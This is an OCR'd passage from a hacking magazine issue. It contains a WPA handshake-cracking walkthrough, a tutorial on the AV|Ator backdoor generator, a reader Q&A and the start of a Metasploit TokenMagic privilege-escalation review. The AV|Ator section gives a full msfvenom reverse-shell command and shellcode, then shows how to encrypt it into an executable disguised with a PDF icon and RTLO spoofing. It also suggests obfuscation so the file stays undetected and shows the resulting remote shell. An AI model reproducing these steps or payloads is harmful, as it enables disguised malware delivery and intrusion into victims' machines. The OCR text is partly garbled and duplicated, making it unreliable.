
The tool displays a message about requirement needed to crack WPA/WPA2. It is saying that at least one client needs to be collected to the wireless access point to crack WPA. Click on "OK".

Select the Wordlist file.

The de authentication attack automatically starts.



Then the tool captures the handshake and starts automatically cracking it.



The WPA key is successfully cracked. As you can see, the password is "snowwhite". Let's clear all the doubts you have and you will soon get in our next Issue.

AV | ATOR

BYPASSING ANTIVIRUS

AV | Ator is a backdoor generator utility that uses cryptographic and injection techniques to bypass AV detection. The AV in AV | Ator stands for Anti Virus. Ator is character from the Italian Film Series “Ator” who is a swordsman, alchemist, scientist, magician, scholar and engineer with the ability to sometimes produce objects out of thin air.

Ator takes C# shellcode as input, encrypts it with AES encryption and generates an executable file. Ator uses various methods to bypass Anti Virus. Some of them are,

Portable executable injection : In portable executable injection, malicious code is written directly into a process (without a file on disk). Then, this code is executed by either invoking additional code or by creating a remote thread. The displacement of the injected code introduces the additional requirement for functionality to remap memory references.

Reflective DLL Injection : DLL injection is a technique used for running code within the

address space of another process by forcing it to load a dynamic-link library. This will overcome the address relocation issue.

Thread Execution Hijacking : Thread execution hijacking is a process in which malicious code is injected into a thread of a process.

Ator also has RTLO option that spoofs an executable file to look like having an "innocent" extens -ion like 'pdf', 'txt' etc. E.g. the file "testcod.exe" will be interpreted as "tesexe.doc" and of course we can set a custom icon. Ator can be run on both Windows and Linux. We need Mono to run Ator on Linux.

Let's see how to install ATOR in kali. Clone the ATOR repository as shown below.

```
┌──(kali㉿kali)-[~/Ator]
└─$ wget https://github.com/Ch0pin/AVIator/tree/master/Compiled%20Binaries/AVIAT
OR_x86.zip
--2021-08-06 02:20:06--  https://github.com/Ch0pin/AVIator/tree/master/Compiled%
20Binaries/AVIATOR_x86.zip
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/Ch0pin/AVIator/blob/master/Compiled%20Binaries/AVIA
TOR_x86.zip [following]
--2021-08-06 02:20:07--  https://github.com/Ch0pin/AVIator/blob/master/Compiled%
20Binaries/AVIATOR_x86.zip
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'AVIATOR_x86.zip'

AVIATOR_x86.zip         [ <=>                ] 117.11K  --.-KB/s    in 0.1s

2021-08-06 02:20:08 (879 KB/s) - 'AVIATOR_x86.zip' saved [119925]
```

Then unzip the zip archive.

```
┌──(kali㉿kali)-[~]
└─$ cd Ator

┌──(kali㉿kali)-[~/Ator]
└─$ ls
AVIATOR_x86.zip

┌──(kali㉿kali)-[~/Ator]
└─$ ls -l
total 120
-rwxrwxrwx 1 kali kali 122566 Aug  6 02:31 AVIATOR_x86.zip

┌──(kali㉿kali)-[~/Ator]
└─$ unzip AVIATOR_x86.zip
Archive:  AVIATOR_x86.zip
  inflating: AVIATOR_x86/AVIATOR_x86.exe
```


Install Mono as shown below.

```
┌──(kali㉿kali)-[~/Ator]
└─$ sudo apt install mono-devel                                          100 ×
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mono-devel is already the newest version (6.8.0.105+dfsg-3).
mono-devel set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 554 not upgraded.
```

After moving into the extracted directory, there will be an AVIATOR executable. We just need to run it with Mono.

```
┌──(kali㉿kali)-[~/Ator]
└─$ ls
AVIATOR_x86  AVIATOR_x86.zip

┌──(kali㉿kali)-[~/Ator]
└─$ cd AVIATOR_x86

┌──(kali㉿kali)-[~/Ator/AVIATOR_x86]
└─$ ls
AVIATOR_x86.exe

┌──(kali㉿kali)-[~/Ator/AVIATOR_x86]
└─$ mono AVIATOR_x86.exe
```

If you want to run ATOR in Windows, you can just download the compiled binaries from Github . When you run the executable, the ATOR GUI opens.



Let's see all the options in detail.

1. It contains the encryption key that is used to encrypt the shellcode. Keep it default if you want.

2. It contains the IV used for AES encryption. Keep it default too.

3. Shellcode in C# format. It

4. It will show the encrypted payload.

5. The location to which the generated executable is to be saved.

6. Various Injection techniques.

7. Set a Custom Icon to the executable.


Let's create the shellcode using msfvenom.

```
┌──(kali㉿kali)-[~/Ator/AVIATOR_x86]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.36.189 lport=4455 -f csh
arp
```

```
┌──(kali㉿kali)-[~/Ator/AVIATOR_x86]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.36.189 lport=4455 -f csh
arp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of csharp file: 1825 bytes
byte[] buf = new byte[354] {
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x31,0xff,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,
0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0x49,
0x75,0xef,0x52,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x57,0x8b,0x40,0x78,
0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x48,0x18,0x50,0x8b,0x58,0x20,0x01,0xd3,
0x85,0xc9,0x74,0x3c,0x31,0xff,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,
0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,
0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,
0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,
0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x24,0xbd,0x68,0x02,
0x00,0x11,0x67,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
```

```
0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x31,0xff,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,
0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0x49,
0x75,0xef,0x52,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x57,0x8b,0x40,0x78,
0x85,0xc0,0x74,0x4c,0x01,0xd0,0x8b,0x48,0x18,0x50,0x8b,0x58,0x20,0x01,0xd3,
0x85,0xc9,0x74,0x3c,0x31,0xff,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xac,
0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,
0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,
0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0xff,0x5d,
0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,
0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x24,0xbd,0x68,0x02,
0x00,0x11,0x67,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,0x70,0xff,
0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xbb,
0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
```

Copy the shellcode and paste it in the payload column. Click on "Encrypt" to see the encrypted payload in (4). Click on (7) to set a custom icon (we are using pdf icon). Select the path of the exe -cutable (5) and select the injection technique (6) and click on "Generate EXE" button.
Here's the payload.



Before executing it on the target, start a listener on the attacker machine.

The backdoor generated by AV | Ator is no longer undetectable by 2019. This is the price it paid for its popularity. One temporary solution to this is to use a C# obfuscator on the produced executable to remain FUD.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 4455
lport => 4455
msf6 exploit(multi/handler) > eun
[-] Unknown command: eun.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4455
```

As soon the payload is executed on the target, we will have a shell as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4455
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.36.1
[*] Command shell session 1 opened (192.168.36.189:4455 -> 192.168.36.1:62633) a
t 2021-08-06 08:14:32 -0400

whoami
whoami
hackercool\nspadm

C:\Users\nspadm\Downloads\AVIATOR_x86>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\nspadm\Downloads\AVIATOR_x86>
```

Answers to some questions related to hacking our readers ask

Hacking Q & A

Q : Why is my connection not secure when I connect to a hotspot with no password as opposed to one with a pas-sword?

A : You know what is the one question that user-s most ask me. How to hack a system that is on a different LAN network. You know what that means? hacking a system on the same network is easy. All Wi-Fi networks without a password are called OPEN networks. So just like you any-body can connect to this OPEN network without the need of any password. All the systems and devic es getting connected to this OPEN networ-k form a WLAN (same network). So a hacker can easily scan for vulnerabilities and exploit your device in an OPEN network. There's no restriction, right. That is the reason you should never connect to an OPEN wireless network.

Send all your questions to editor@hackercoolmagazine.com

Windows TokenMagic & Exif Tool perl ANT Injection Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Windows TokenMagic PE Module

TARGET: Windows 7 -10 v1803 **TYPE: Local** **MODULE : PE**
ANTI-MALWARE : OFF

How long it has been since we have seen a Windows privilege escalation vulnerability? Ok, we have seen one in just our previous Issue (wink, printnightmare). The Windows TokenMagic PE Module duplicates the token of an elevated process and spawns a new process/ conducts a DLL hijacking attack to gain SYSTEM level privileges. Since th -is is a privilege escalation module, we need to get a meterpreter session with low privileges on the target. Let's see how this module work -s. We have tested this module on Windows 7 Service Pack 1 target.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Sending stage (175174 bytes) to 192.168.36.183
[*] Meterpreter session 1 opened (192.168.36.171:4466 -> 192.168.36.183:49166
) at 2021-08-02 09:25:38 -0400

meterpreter > sysinfo
Computer        : WIN-JUOC99C2Q55
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-JUOC99C2Q55\admin
```

